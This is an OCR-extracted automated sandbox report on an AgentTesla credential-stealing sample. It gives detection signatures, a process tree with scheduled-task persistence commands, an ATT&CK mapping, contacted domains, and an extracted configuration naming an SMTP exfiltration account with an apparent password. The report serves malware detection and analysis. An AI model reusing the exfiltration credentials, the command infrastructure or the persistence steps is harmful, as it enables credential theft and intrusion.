ID: 404242
Sample Name: ENQUIRY 050420217274.exe
Cookbook: default.jbs
Time: 20:38:46
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report ENQUIRY 050420217274.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
Signature Overview 5
AV Detection: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
System Summary: 6
Boot Survival: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
URLs from Memory and Binaries 10
Contacted IPs 13
Public 14
General Information 14
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASN 16
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 19
General 19
File Icon 19
Static PE Info 19
General 19
Entrypoint Preview 20

Data Directories 21
Sections 21
Resources 22
Imports 22
Version Infos 22
Network Behavior 22
Snort IDS Alerts 22
TCP Packets 22
UDP Packets 23
DNS Queries 24
DNS Answers 24
SMTP Packets 25
Code Manipulations 25
Statistics 26
Behavior 26
System Behavior 26
Analysis Process: ENQUIRY 050420217274.exe PID: 3348 Parent PID: 5616 26
General 26
File Activities 26
File Created 26
File Deleted 27
File Written 27
File Read 28
Analysis Process: schtasks.exe PID: 1004 Parent PID: 3348 29
General 29
File Activities 29
File Read 29
Analysis Process: conhost.exe PID: 3288 Parent PID: 1004 29
General 29
Analysis Process: ENQUIRY 050420217274.exe PID: 5964 Parent PID: 3348 30
General 30
File Activities 30
File Created 30
File Deleted 31
File Written 31
File Read 32
Registry Activities 32
Key Value Created 32
Analysis Process: jNnIJrO.exe PID: 3476 Parent PID: 3388 33
General 33
File Activities 33
File Created 33
File Deleted 33
File Written 33
File Read 34
Analysis Process: jNnIJrO.exe PID: 5452 Parent PID: 3388 35
General 35
File Activities 35
File Created 35
File Read 35
Analysis Process: schtasks.exe PID: 5680 Parent PID: 3476 36
General 36
Analysis Process: conhost.exe PID: 640 Parent PID: 5680 36
General 36
Analysis Process: jNnIJrO.exe PID: 2344 Parent PID: 3476 36
General 36
Analysis Process: jNnIJrO.exe PID: 5500 Parent PID: 3476 37
General 37
Disassembly 37
Code Analysis 37


Analysis Report ENQUIRY 050420217274.exe

Overview


General Information

Sample Name:	ENQUIRY 050420217274.exe
Analysis ID:	404242
MD5:	cf4fbd7fa545026…
SHA1:	93aaa89acdda9b..
SHA256:	d4a486d6eb6ff40..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Hides that the sample has been dow…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Moves itself to temp directory
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to detect sandboxes and other…

Classification



Startup

- **System is w10x64**
- ENQUIRY 050420217274.exe (PID: 3348 cmdline: 'C:\Users\user\Desktop\ENQUIRY 050420217274.exe' MD5: CF4FBD7FA545026F738A9B49730010E0)
  - schtasks.exe (PID: 1004 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\cZltdo' /XML 'C:\Users\user\AppData\Local\Temp\tmp9220.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3288 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - ENQUIRY 050420217274.exe (PID: 5964 cmdline: {path} MD5: CF4FBD7FA545026F738A9B49730010E0)
- jNnIJrO.exe (PID: 3476 cmdline: 'C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe' MD5: CF4FBD7FA545026F738A9B49730010E0)
  - schtasks.exe (PID: 5680 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\cZltdo' /XML 'C:\Users\user\AppData\Local\Temp\tmp30B1.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 640 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - jNnIJrO.exe (PID: 2344 cmdline: {path} MD5: CF4FBD7FA545026F738A9B49730010E0)
  - jNnIJrO.exe (PID: 5500 cmdline: {path} MD5: CF4FBD7FA545026F738A9B49730010E0)
- jNnIJrO.exe (PID: 5452 cmdline: 'C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe' MD5: CF4FBD7FA545026F738A9B49730010E0)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "salama@sharpn.comtT%r.=GXU=,kmail.sharpn.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.479176115.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000D.00000002.337141324.0000000003DC9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.494432601.0000000002B24000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.491848296.000000000289 1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000012.00000002.479218404.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 11 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.ENQUIRY 050420217274.exe.456f7d8.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
3.2.ENQUIRY 050420217274.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
13.2.jNnIJrO.exe.3dff960.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
18.2.jNnIJrO.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
13.2.jNnIJrO.exe.3f9f7d8.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Moves itself to temp directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Con and
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Enc Cha
Default Accounts	Command and Scripting Interpreter 2	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Obfuscated Files or Information 2	Input Capture 1 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non App Lay Prot

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Con and
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Software Packing 2	Credentials in Registry 1	Security Software Discovery 3 2 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	App Laye Prot
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Timestomp 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture 1 1 1	Scheduled Transfer	Prot Imp
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallb Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mult Com
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Laye


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ENQUIRY 050420217274.exe	21%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\cZltdo.exe	21%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe	21%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.ENQUIRY 050420217274.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
18.2.jNnIJrO.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://sharpn.com	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://YpcvER.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://gsEyIHJd6j5pGI.net	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://mail.sharpn.com	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sharpn.com	192.185.95.74	true	true		unknown
mail.sharpn.com	unknown	unknown	true		unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	ENQUIRY 050420217274.exe, 00000003.00000002.491848296.0000000002891000.00000004.00000001.sdmp, jNnlJrO.exe, 00000012.00000002.490723046.0000000003281000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.0000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.0000000006370000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.0000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.0000000006370000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.0000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.0000000006370000.00000002.00000001.sdmp	false		high
http://DynDns.comDynDNS	jNnlJrO.exe, 00000012.00000002.490723046.0000000003281000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/?	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	jNnlJrO.exe, 00000012.00000002.490723046.0000000003281000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false		high
http://www.tiro.com	jNnlJrO.exe, 0000000E.00000002.344641962.0000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	jNnlJrO.exe, 0000000E.00000002.344641962.0000000006370000.00000002.00000001.sdmp	false		high
http://sharpn.com	ENQUIRY 050420217274.exe, 00000003.00000002.494992635.0000000002B72000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%$	ENQUIRY 050420217274.exe, 00000003.00000002.491848296.0000000002891000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.carterandcone.coml	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
